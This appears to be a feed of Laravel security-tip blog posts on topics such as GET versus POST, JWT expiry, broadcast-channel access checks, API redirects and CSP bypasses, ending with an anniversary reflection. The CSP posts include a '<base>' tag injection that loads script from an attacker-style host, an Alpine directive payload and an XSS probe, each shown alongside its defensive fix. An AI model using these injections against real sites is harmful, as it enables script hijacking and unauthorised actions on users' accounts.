POST in this article to keep things simple, but I am talking about all four: POST, PUT, PATCH, and DELETE.
Let me ask you a question:
What is the difference between GET and POST?
You're probably thinking something along the lines of:
GET requests retrieve data from the server, while POST requests send data to the server and perform actions. Links use GET requests and forms use POST requests.
But what about this question:
What is the technical difference between GET and POST?
Similar to the above, you're probably thinking:
GET requests can be made entirely from a URL and triggered through links, while POST requests need to be submitted through a form submission, Javascript, or an API request.
While the first answer talks about the flow of data (GET - retrieve, POST - store) and notes that POST requests can perform actions, the second answer makes no mention of actions or security in general.
Which brings us to the final question:
What is the difference in security between GET and POST?
GET requests can be triggered from unsafe contexts and should never be trusted to perform actions, while POST requests have a lot of protections provided by the browser so you can use them safely (mostly).
Since I think that deserves more of an explanation, let's look at all the ways GET and POST requests can be triggered maliciously without Cross-Site Scripting (XSS):
GET requests:
- Can be triggered by third-party sites through links (
<a>) that the victim clicks on. - Can be triggered by third-party sites through resources (
<img>,<video>, etc) that load within the victim's browser. - Can be triggered by third-party sites through frames (
<iframe>) that load with the victim's browser. - Can be triggered through links sent via Direct Messages, Social Media, Email, Chat clients, etc, to the victim's device.
- Can be triggered through seemingly safe tags (
<a>,<img>, etc) inside user submitted content on your website. (It's not XSS, so your site will load it!) - Can be triggered through seemingly safe Markdown as user submitted content on your website. (Like #5, it's not XSS, so it'll load!)
- Can be hidden and triggered through redirects and URL shorteners.
- And a few more creative ways...
Conversely, POST requests:
- Can be triggered from a
<form>on your site, IF you allow users to generate an entire<form>inside their submitted content and render it on the page for them... 🤨 Can be triggered by XSSNevermind, I said no XSS above...- Can be triggered from a third-party site if you disable CSRF and
SameSiteprotections and/or misconfigure CORS... 😱

Or to reduce the last 400 words down into a single sentence:
Don't perform actions or state-changing operations on GET requests, it's not safe!
So go through your apps and check none of your actions are performed via GET, even if behind an auth layer. It's an open invitation waiting to be abused.
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials.
]]>JSON Web Tokens (JWT) were designed as a tamper-resistant method of passing data between different systems, in the form of a set of claims. These claims are typically used as some part of an authentication and authorisation system - asserting who the bearer is and what they are allowed to do. Note that JWTs aren't encrypted, they're just signed to prevent modification.
JWTs look something like this:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTUxNjIzOTAyMn0.KMUFsIDTnFmyG3nMiGM6H9FNFUROf3wh7SmqJp-QV30Example JWT
If you recognise the two eyJ in there, you'll quickly figure out that you're looking at a couple of Base64URL encoded JSON strings, separated by .:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
{"alg":"HS256","typ":"JWT"}

eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImlhdCI6MTUxNjIzOTAyMn0
{"sub":"1234567890","name":"John Doe","admin":true,"iat":1516239022}

KMUFsIDTnFmyG3nMiGM6H9FNFUROf3wh7SmqJp-QV30
<HMAC Signature>
JWT Decoded
We'll have to dig into how JWTs work in greater detail another time, but for now I just want to point out something specific that is missing here...
In the middle section, we have the user John Doe, identified by sub=1234567890 (their user ID), marked as admin=true, with this token issued at iat=1516239022 (18th January 2018).
I often see JWTs used to authenticate users, either via some form of API, in an SPA, or via magic links. But the problem is, this token is 8 years old (at time of writing), and as far as the application is concerned it's still perfectly valid! If the application accepts this JWT, then anyone who gains access to it will become Admin John Doe!
John might have left the company, their requests might have been logged somewhere and recovered in a data breach, their emails might have been compromised, etc. The possibilities are endless... like this token. It is effectively a forever key that will always allow the bearer in.
Oh, and JWTs cannot be revoked without some form of server-side state.
Without adding server-side state, rotating keys, or maintaining blocklists, the easiest way to limit abuse is to add an Expiration Time (exp) claim. This sets a limited time window on the JWT, so if it's stolen or discovered later, it's no longer useful.
For example, this payload gives the JWT one month validity:
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022,
  "exp": 1518881422
}
It would have stopped working on the 18th February 2018, and be completely useless to anyone who discovers it after this date.
Sure, you have to issue new JWTs periodically, but the alternative is a forever key you are unaware of and cannot block.
So make sure your JWTs have a reasonable exp set!
Oh, and make sure your JWT package actually enforces exp, apparently not all of them do by default. 🤦
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.1
]]>A common pattern I've come across to ensure an application has been configured correctly is to throw an exception when a required key isn't set:
if (! config('app.magic.key'))
{
    throw new HttpException(
        statusCode: 500,
        message: 'Required magic key not configured!',
    );
}
These are typically found in one of three places:
- Right before the key is accessed / API is called.
- In the
__construct()of the relevant Controller entry point. - In a Global Middleware class.
However, the problem with options #1 and #2 is simple: it will only fail when a user goes to use the code!
This means the code will probably be deployed and the app running for minutes, hours, days, etc, before an error occurs. The resulting investigation and fix will take longer, and your user will be left with a weird error. 😔
Option #3 runs on all requests, so you'll notice pretty quickly, but now you're adding layers to your request processing - especially if you have a few checks. Plus, it only runs on web requests - you're forgetting queue jobs, console commands, broadcast auth, and potentially even your API, if you add it onto the web middleware group. It's not a great solution. 😑
I would like to propose a fourth option: Add it into your service provider!
If you do something like this:
class AppServiceProvider extends ServiceProvider
{
    // ...

    public function boot()
    {
        $this->enforceMagicKeyConfigured();
        // ...
    }

    protected function enforceMagicKeyConfigured()
    {
        if (! config('app.magic.key'))
        {
            throw new RuntimeException(
                statusCode: 500,
                message: 'Required magic key not configured!',
            );
        }
    }
}
The config value will be checked any time your app boots up, giving you instant feedback that something is wrong, and you can fix it before it affects your users.
Also, if your app runs any artisan commands during the build & deploy process, it will fail during that process, blocking the build.
For example, this happened to me recently:

Cool trick, but how does this relate to security?
The other common pattern I see associated with this is code:
if (config('services.magic.key') == $request->token) {
    // do something sensitive
}
I'll leave you the exercise of figuring out how this could go horribly wrong...
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>A friend of mine sent through the following:
I was examining an app we've been maintaining for a bajillion years, and noticing that our process for allowing someone to update their email address was perhaps lacking, securitywise. Yes, we were reissuing a verification email and resetting their verification status, but it occurred to me, what if they typed their email address wrong? Did we just overwrite their current email with a bogus email? And when I started thinking through a solution it got less straightforward - do I store the pending email address as a separate field? Or embed it in the verification link somehow? Do I need to send an email to the original email address as well, as an extra security measure? Should I have the user confirm their password when they are updating their email address?
This poses a bunch of great questions, so we'll work through each and see how they fit into the bigger picture of email verification.
However, before we do that, there are two questions we need to answer:
Do We Need to Verify Email Addresses?
It depends on what your app does, and the sort of data it processes.
If your app doesn't process any sensitive or personal data, and the email address is basically just a username - used for the purposes of authentication and account recovery, then there isn't much need to verify email addresses. You don't need to care about it being a legitimate email if you don't send users important emails, and if a user loses their password, they can just create a new account.
However, you should verify email address any time you care about:
- Account recovery - if a user typos their email, they can't recover their account.
- Contacting your users - you can't email them if you don't have their real email.
- Identifying users - legal and compliance often requires you to know your users, and to do that, you need legitimate email addresses.
- Reducing spam and abuse - You don't want spam/abuse victims being signed up to your app without their knowledge.
- Delivery Reputation - your email sending reputation could be damaged if you're sending emails to fake or non-user addresses.
- Multi-Factor Authentication (MFA) - email OTPs are a simple and useful MFA option for non-technical folks
- Security Alerts - you need a way to notify users of suspicious activity on their account.
- Prevent Impersonation / Privilege Escalation - many apps rely on checking for
@company.comin the user's email address to unlock admin features, without verification this can be trivial to exploit. Even with manual account verification - if a staff sees the account email and is tricked into thinking it's a staff account.
Granted, a bunch of these could be considered the user's fault responsibility, and if they get their own email address wrong, then that's their problem. If this is the case for you and your app, then you might not need email verification.
However, if you're serious about your apps and looking after your users, then Email Verification is important. You cannot trust or safely use an email address until it has been verified by the user.
How Does Laravel Do It?
Ok, before we work through their questions, let's see what the default behaviour in Laravel is. To test this, I set up a fresh Laravel app (with laravel new) using the Livewire Starter Kit. This will give us basic user account scaffolding to test.
Laravel's Default

It shouldn't be a surprise that by default there is no email verification enabled.
As per the docs, enabling email verification is trivial, add the Illuminate\Contracts\Auth\MustVerifyEmail interface to your User model, and the verified middleware to your routes.

Once it's enabled, you'll be presented with the verification challenge:
Changing your email address immediately saves the new email, and resets verification:

Fairly basic and standard approach, which is to be expected.
However, this implementation leaves a bunch of our questions unanswered, and raises some concerns when you consider what happens if the user doesn't immediately complete the verification.
If we consider our list of reasons for having email verification, I have the following concerns immediately:
]]>A common pattern I see all the time is an is_active flag on a User record, with matching EnsureUserIsActive middleware on the web route or auth route group inside routes/web.php.
As you'd expect, this is used to prevent a User who has been deactivated from accessing the application. It's simple to implement, with minimal overhead in the code, and typically just works.
However...
The routes inside routes/web.php aren't the only places where the user can interact with your application. There are typically two more you need to consider too:
- API routes.
- Broadcast channels.
The API routes inside routes/api.php are just fancy versions of what you've got inside routes/web.php. They even have their own Middleware stack too, so I'll often find EnsureUserIsActive has been added where it's needed, so the active user is properly checked.
However, Broadcast channels don't have their own middleware, exist in the strange alternate universe of routes/channels.php, and all you've got to work with is this:
Broadcast::channel('App.Models.User.{id}', function ($user, $id) {
    return (int) $user->id === (int) $id;
});
Default user channel auth callback.
The channel name often changes to something simpler, like user.{id}, but the conditional - that's usually all I find here.
Notice what's missing?
The is_active flag is being completely ignored! This means that a user account can be deactivated and kicked out of the UI and the API, but still subscribe and listen to broadcast messages.
What this exposes depends very much on what you send through your broadcast messages. However, there is the potential for significant information leakage in real-time applications that broadcast a lot of sensitive information and rely on flags like is_active to control user access.
In summary...
Ultimately, my point here is that you need to consider all routes a user can interact with your application through, and ensure that any access control measures, like is_active flags, are checked across all of them.
And don't forget about the humble routes/channels.php, it's just as important as routes/web.php and routes/api.php!
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Let's talk about known vulnerabilities, and why it's so important you keep on top of package updates in the apps that we maintain. (And yes, I know, I talk about this all the time! And yet...)
In July 2025, a critical severity vulnerability was disclosed in Livewire v3 (CVE-2025-54068), and everyone was encouraged to upgrade as soon as possible. Which many people did... but not everyone.
Fast forward 5 months to December 2025, and the security team who discovered the vulnerability released a proof of concept, called Livepyre, which made it trivial to identify and exploit this vulnerability in the wild. Which happened...

And folks started seeing the numbers 8194460 appearing on their apps... (reddit)
As soon as a vulnerability is known, attackers will start trying to exploit it. Initially, all they will have to go on are the code changes in the fixed version, but at some point a Proof of Concept will be published - either by the researchers who discovered the vulnerability, or by a third party who correctly discovers how to put together an exploit.
Setting aside the discussion about posting Proof of Concept scripts for exploiting known vulnerabilities (we can have that another time), this felt like a really good reminder for why updates are important.
I was reminded of Livepyre today when I saw another vulnerability (CVE-2026-25129) was recently disclosed, this time in the PsySH dev console that Laravel uses for Tinker. This vulnerability provides Local Privilege Escalation via a malicious .psysh.php, which is autoloaded. As part of the disclosure, a full Proof of Concept is already provided.
Update your packages, folks. Here be dragons.
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Last year I stumbled upon an interesting Tweet about API Tokens and HTTP connections. Check it out:

The tweet links to https://jviide.iki.fi/http-redirects, which is a good read, but to save you the time, here's a quick summary:
Your API shouldn't automatically redirect from an HTTP (unencrypted) connection to an HTTPS (encrypted) connection, but instead HTTP should either be disabled or a clear error message returned that instructs the developer to use HTTPS instead.
This is to prevent API tokens (and other sensitive data) being sent over an unencrypted HTTP request in plain-text, where it could be easily intercepted via a Person-in-the-Middle attack (PitM/MitM), or logged anywhere along the request path by a third party and accessed/stolen later.
They include the example of a simple typo ofhttp://api...during development of third-party API integration. The API redirected tohttps://api...automatically, so if this wasn't caught in dev review, their API tokens would have potentially been broadcast in plaintext for years.
While Graham, the author of the tweet, adds:
Actually, API endpoints should listen for http and immediately revoke any tokens submitted.
Which, if you think about it, makes a lot of sense:
As an API provider, if one of your users makes an API request over an unencrypted HTTP connection to your API, it doesn't matter if you reject the HTTP connection or return a strongly-worded rebuke in JSON or XML format, by the time they realise their mistake their API token has already been sent in plaintext over the internet!
It may already be sitting in an unprotected request log on a third-party's server, intercepted by someone with too much access on the network the device is on, or sitting in a three-letter agency's data-warehouse. If this happened in any other scenario, their API token would be considered stolen and should be revoked immediately. Graham is just suggesting that you, as the API provider, should do it automatically as soon as they make that unencrypted HTTP request.
Now, it's easy to say "revoke tokens on unencrypted HTTP connections", but it does mean a bit more infrastructure work is required, plus user notifications when tokens are revoked, etc.
Even just disabling HTTP for your API could be difficult if your platform enforces HTTPS redirects. It should be possible on Forge, since you can directly modify your Nginx config, but I believe Cloud will force the HTTPS redirect on you.
Also, don't think HTTP Strict Transport Security (HSTS) or the Preload list will save you either - that is enforced at the browser level. I believe command like tools like curl don't honour HSTS by default, and don't include the Preload list.
My Recommendations:
As with most security layers, you need to be pragmatic about this.
If you're working on a small app with a minor API, stick with whatever your hosting platform supports. If you can disable HTTP or return a strongly-worded rebuke helpful error for your API, then go for it, otherwise just leave the HTTP to HTTPS redirect and spend your time on other aspects of securing your app.
If you've got a popular app and heavily used API, you really should consider implementing one of the suggestions. Ideally revoking keys, but even just disabling HTTP or rebuking typos would be better than nothing.
If disabling HTTP entirely for your API is something you can do, then this would be a good solution - API tokens will never be sent unencrypted, so you don't need to revoke them. This is something Cloudflare does.
However, this relies on your API being separate from your main application, so you can disable port 80 on the API while leaving it open for the required HTTP->HTTPS redirect on the main app, which is added complexity your infrastructure will need to handle.
Big thanks to @[email protected] and Julius Kiekbusch for pointing this out! 👍
To finish up, I saw a fun reply to this tweet that I wanted to share. Note that I haven't been able to confirm if it's true or not, but the idea is brilliant!

Let me know if you've come across any security features like this before, or would consider implementing something like this in your own app!
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Following on from last week's Security Tip: When Is XSS Not Strictly XSS? (But Still Bad!) where we looked at some sneaky psuedo-XSS that bypasses your Content Security Policy, I wanted to explore another sneaky CSP bypass. This time using the <base> tag!
Let's start out with a simple XSS demo page with a strong CSP.
Here's the page:

And here's the CSP:
Content-Security-Policy:
  default-src 'none' ;
  connect-src 'self' ;
  font-src https://fonts.bunny.net ;
  img-src 'self' ; manifest-src 'self' ;
  script-src 'report-sample' 'self' 'unsafe-eval' 'sha256-...' 'nonce-...' ;
  style-src 'self' 'sha256-...' 'nonce-...' ;
  form-action 'self' ;
  frame-ancestors 'none'
Basic CSP for example page.
As you can see from the violation, the attempted XSS with <script>alert("Boom?")</script> has been blocked by the CSP.
However, there is an important directive missing from this CSP: base-uri!
The base-uri directive tells the browser what possible values can be used inside the <base> tag. If it's not included the browser will allow any values. (At this point, alarm bells should be ringing!)
And what does the <base> tag do, you ask?
<base> instructs the browser what base URL should be used for all relative URLs on the page... 😈
At the bottom of this particular page, is the following HTML:
</div>

<script src="/flux/flux.js?id=d09fcb6a" data-navigate-once nonce="..."></script>
<!-- Livewire Scripts -->
<script src="/livewire/livewire.js?id=df3a17f2" data-csrf="..." data-update-uri="/livewire/update" data-navigate-once="true"></script>
</body>
</html>
Note those lovely relative URLs of /flux/flux.js and /livewire/livewire.js? We can use <base> to hijack those and tell the browser to look for them on a domain we control!
To make things even better for us, /flux/flux.js includes a nonce so the CSP will happily load whatever script it points to, regardless of the domain!
Naturally I have the perfect domain, and have set up a little test script:
alert("Boom! Flux endpoint hijacked!");All we need to do now is add the <base> tag to the page:
<base href="https://evilhacker.dev" />And submit...

/flux/flux.js script bypassing XSS with the <base> tag.That's it! 😈
Note there are no CSP violations in the browser console - nothing is stopping our script from running on the page. It's also not a traditional XSS tag or attribute, so there is a good chance less-robust or in-house HTML sanitisation efforts will completely overlook and allow the <base> tag in user inputted HTML.
My Recommendations:
There are three ways to fix this issue (you should do all three!):
- Prevent the
<base>tag from being used anywhere in user input. (This loops back into the topic of using an allowlist of safe tags, rather than a blocklist of dangerous tags.) - Inject your own
<base>tag in the<head>, such as<base href="{{ url('/') }}" />. The browser will only honour the first<base>tag it comes across, so if you inject your own first, any subsequent tags will be ignored. - Include the
base-uridirective in your CSP, and either set it to'none'if you don't need to use<base>or allow specific sources if you do need<base>.
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Great news! Alpine and Livewire are getting a CSP safe mode! Soon (v4!) you'll be able to run Livewire with your CSP and get rid of those pesky unsafe-*directives! 🎉 (I'm excited, can you tell??)
If you want to check it out early, here are the PRs:
Setting aside my excitement for a bit, when I was reviewing the Alpine PR, I was thinking about an interesting XSS attack vector:
If an attacker can inject HTML onto the page, can trigger existing javascript functions and perform unauthorised actions, without submitting any actual javascript!
It's XSS without the Scripting... or the Cross-Site... it's just an... attack? 🤷
Let's stick with calling it XSS for now, as far as I am aware there isn't a better name for it.
Let's see this attack in action!
Traditional XSS
We'll start by first looking at how traditional XSS may look:

And if I click on Click me, I get this:

This is easily blocked by a CSP that does not include unsafe-inline directive.
Content-Security-Policy: script-src 'self' 'strict-dynamic' 'nonce-*';Clicking on Click me! gives us a violation and blocks the Alert:

Alpine Directives
Let's switch from raw Javascript to an Alpine directive:
<div x-on:click="alert('Boom!')">Click me!</div>I've also switched my CSP over to Content-Security-Policy-Report-Only (because the CSP-friendly version isn't installed), so it'll still let javascript execute - but we will see all violations in the console.
Here's what happens when I click on Click me!:

Nothing. 🧐
The CSP didn't detect the injected directive, and didn't report it. 😱
We've completely bypassed the CSP by using Alpine, instead of raw javascript, and Alpine & Livewire's new CSP safe mode isn't going to stop this attack.
This example is trivial, but consider what functions could be available in the frontend - admin controls come to mind! There was a fun attack in the WordPress world that abused an Add User javascript function to create a new admin account via an XSS payload on a public form. 😈
How do you stop this?
Don't render untrusted user input unescaped - always escape or sanitise that output. You can never trust user input, to make sure you always render it with as much paranoia as you can muster.
This attack works because HTML can do a lot of things in a lot of ways. If you need to let users submit HTML, run it through a parser and strip out everything that isn't essential. This includes the style directive!
Sometimes you do need to output user input where a frontend parser may consume it and perform actions. In this case, some frontend frameworks usually directives that can help: Alpine has x-ignore and Vue has v-pre - both of which instruct the framework to leave the HTML element untouched.
For example, if I add x-ignore to my page, the Click me! stops working entirely:
<div class="mt-6" x-ignore>
    <h2 class="text-lg font-medium">Stored value</h2>
    <div class="mt-2 p-3 rounded bg-neutral-100 dark:bg-neutral-800">{{ $stored }}</div>
    <h2 class="text-lg font-medium">Raw HTML</h2>
    <div class="mt-2 p-3 rounded bg-neutral-100 dark:bg-neutral-800">{!! $stored !!}</div>
</div>
x-ignore directive added on the top line
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip or recurring Sponsorship! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Greetings, my friends!
I know I promised we'd have the long-awaited In Depth covering Passkeys, but as I was preparing to start working on the article I realised this one will go out on 30th August - the day before Securing Laravel turns 4!! 🎉 So as is tradition, I will be taking the week off from writing a new In Depth or Security Tip, and instead take time to reflect on the past 12 months of Securing Laravel.
It's quite incredible to think that I started this 4 years ago - back then I called it Laravel Security in Depth, and launched on Substack on the 31st August 2021. I've since renamed it to Securing Laravel and moved from Substack to Ghost, but I'm still publishing weekly Security Tips and monthly In Depth articles on my rolling 8 days + 1 hour schedule. Well, mostly...
Before we dive into the details, I want to thank all of you for supporting me over these past 4 years. I love writing these articles each week, and being involved in the Laravel community, and I wouldn't be able to do it without your support. So thank you to everyone who is subscribed, everyone who reads my articles each week, and everyone who follows me on the various social media sites. Your support means the world to me, and I would not be able to do this without you. A special thank you also for my premium subscribers - I will be forever grateful that you appreciate my work enough to support me financially. 🙏
Let's take a look at the past year...
Published Articles
Last week I published Security Tip #120, and In Depth #37 came out at the start of August. It's pretty cool to think just how much I've written and published over the years on here, and I've definitely found my style of writing.
Over the past year specifically, we've had:
As I say every year, these numbers don't add up to a clean year - you'd expect ~39 Tips and ~12 In Depth articles. This is partly due to my release schedule being 8 days + 1 hour, as opposed to a fixed weekly release time.
However, this past year I have missed a couple of weeks... 😔
We covered a lot of different topics with our security tips. Starting with Hashing, Signed URLs, presets in Pest and PHPStan, XSS, Passwords, Crypto, SVGs, debug output, Authentication, and ending in a series on MFA to go along with the In Depth articles.
With the In Depths, we finished the series on Pentesting Laravel, reviewed my Security Audit Top 10, and then started an epic series on Authentication and MFA. This series included a 2 part deep dive into Laravel's new Starter Kits (pt1, pt2). And spoiler alert: I was not impressed. 😒
In addition to these, I also sent out two Laravel Security Notices. The first back in November, advising of a High Severity issue: Laravel Environment Manipulation via Query String, and then another one in July for a Critical Severity issue in Livewire: Remote Code Execution Vulnerability. Apart from one person on social media who somehow missed the point of these notices, I was encouraged to hear from folks who appreciated these notices and I will definitely continue doing them in the future.
Something I want to work on in the future is a "Getting Started with Laravel Security" series, which covers the basics - either by pointing to existing articles or introducing new articles. This would then form a good started point for new subscribers, and community members who want to learn more about security.
Subscribers
As of right now, there are 4,017 total subscribers (free & paid), and 183 premium subscribers. In addition, Fathom Analytics reports around 5k unique visitors to the website every month.
If I'm honest, these numbers aren't where I was hoping they'd be. Last year saw 3,858 total and 162 premium, so the increases are pretty small. In fact, there was a few months where the number hovered just under 4,000. I celebrated hitting it, and then it dropped, bounced, dropped, bounced, over a number of months. This was pretty disheartening to see.
Thinking about these numbers and the past year, I can see a few reasons:
- Moving from Substack to Ghost.
Substack has a powerful subscriber discovery pipeline, which allows you to easily grow subscribers - and it's quite pushy about getting folks to subscribe before reading free content.
Ghost on the other hand has no discovery pipeline and is subtle about prompting subscribers to sign up, so I suspect a number of potential subscribers just read the articles when linked without signing up. - I haven't done as much promotion as I should have.
Marketing and promotion doesn't come naturally to me, and for reasons I'll get into a bit later, I simply haven't had the time or energy to do much of it this year. The result being less folks have been prompted to subscribe. - Content is moving to video!
So much of new content being released now within the community is in video format, especially short videos. Securing Laravel is the total opposite - long-winded written articles... So maybe I'm just not producing content that a lot of the community is looking for? I personally don't learn from videos, I like to read at my own pace, and refer to code and examples in text, so this format is important to me and I'm keeping it like this. - Everyone has less money to spend on "another subscription".
I've had a number of long-time subscribers cancel for financial reasons - they simply cannot afford it. I totally get it, money is tight at the moment and employers just aren't providing the kind of learning budgets that support subscriptions like Securing Laravel, and folks who pay for it themselves aren't getting enough work to justify the cost. It sucks for me, as this is how I make a living too, but I totally get it.
These are all things I need to reflect on, and figure out the best way forward. I don't want to change the format, and I'll still keep writing my articles for as long as I have subscribers (no matter how few), but I would like to grow Securing Laravel. Both in terms of total subscriber numbers and web traffic, but also grow premium subscriber numbers. Currently premium subscriptions only just cover the time I spend writing articles, but I would love to grow the numbers so I can do more research within the community.
On the subject of subscribers, please subscribe!
You'll receive my weekly Security Tips, important Laravel Security Notices, and previews of the monthly In Depth articles. You'll also make me feel all warm and fuzzy inside. 🥰
And I would be remiss if I didn't offer you a sweet discount to celebrate Securing Laravel's 4th Birthday!
You'll get all the cool stuff you'd get with a free subscription, plus the full monthly In Depth articles - which I pour so much time and love into! Also, signing up for this will make me feel very loved and supported!
And if you'd rather sign up for Yearly, here is the link you want!
Reflections on a year with Ghost
As I mentioned at the top, Securing Laravel moved over to Ghost in May 2024, so we've been here for over 12 months, and I definitely have some thoughts:
Pros
- The writing experience is really nice. I easily moved on from missing Footnotes, and have been enjoying writing in Ghost.
- The various callouts and blocks make for nice contextual separators, and I really appreciate the TK reminders so I don't leave placeholders lying around.
- The support team are incredibly responsive to questions.
- The site design is nice and clean, and the recently released Analytics offers useful information about posts.
- The ActivityPub integration is pretty cool - you can find me on Mastodon, Threads, etc, as
@[email protected].
Cons
- Ghost is blogging software with paid mailing lists on the side. So it's lacking basic features like Welcome Emails, payment reminders, prompts to subscribe, etc. I noticed a significant drop in new subscribers after moving.
- Ghost's discounts are either Monthly or Yearly, which means I need to make a custom landing page to offer both. I also can't open discounts to all new subscribers.
- The search feature only matches tags or titles, and not content. Which is incredibly frustrating for finding specific things within my articles.
- Paid subscriber management is incredibly basic and limiting.
Overall, Ghost is great as a writing and blogging platform, but it has some major limitations for paid mailing lists. I don't regret moving off Substack, but I didn't realise how big some of the limitations would be.
Analytics
Let's take a look at the last year on Fathom:

Interestingly the amount of traffic was higher around the end of last year and has dropped off a bit this year. This isn't totally unexpected, given I've had less time to promote things this year.
It's rather significant the Livewire RCE is the most popular article - it was a big issue when it was announced, as you'd expect from a critical vulnerability. /?action=unsubscribe is still on the list too, despite the lack of unsubscribes to back it up - I still suspect email client auto-clickers for that.
It's nice to see Laravel News sitting so high on the Referrers list, beating out Twitter. LinkedIn also has a good showing. Oh and Freek deserves a shoutout for driving traffic this way too!
Countries are interesting to look at - USA is expectedly at the top, and UK, but it's cool to see Netherlands and Germany so high up too. Pushing Australia down under India.

This Past Year...
(Skip this section if you'd like to avoid my brutal honesty...)
As I've alluded to a number of times, a number of things didn't work this year...
Those paying attention to my schedule will have noticed that I missed a couple of weeks around New Years, and published articles really late many times since then. I was disappointed in myself for missing these weeks, but I also knew I could not have published at the quality level I would have been happy with.
I also never set up that Birthday Challenge I talked about last year - and you'll note I haven't even tried to do it this year.
I launched Sponsorships for Securing Laravel back in May and there has been Zero interesting. I was chatting to someone in the community before launching it who was interested, but after launch, nothing... Granted, I didn't promote it very hard, but the complete lack of interest from the community suggests it's not worth doing.
I could put this down to me not promoting it, but I'd rather spend the time writing quality content than chasing sponsors. I don't know how it works for other mailing lists, and things like Podcasts, but it felt very disappointing.
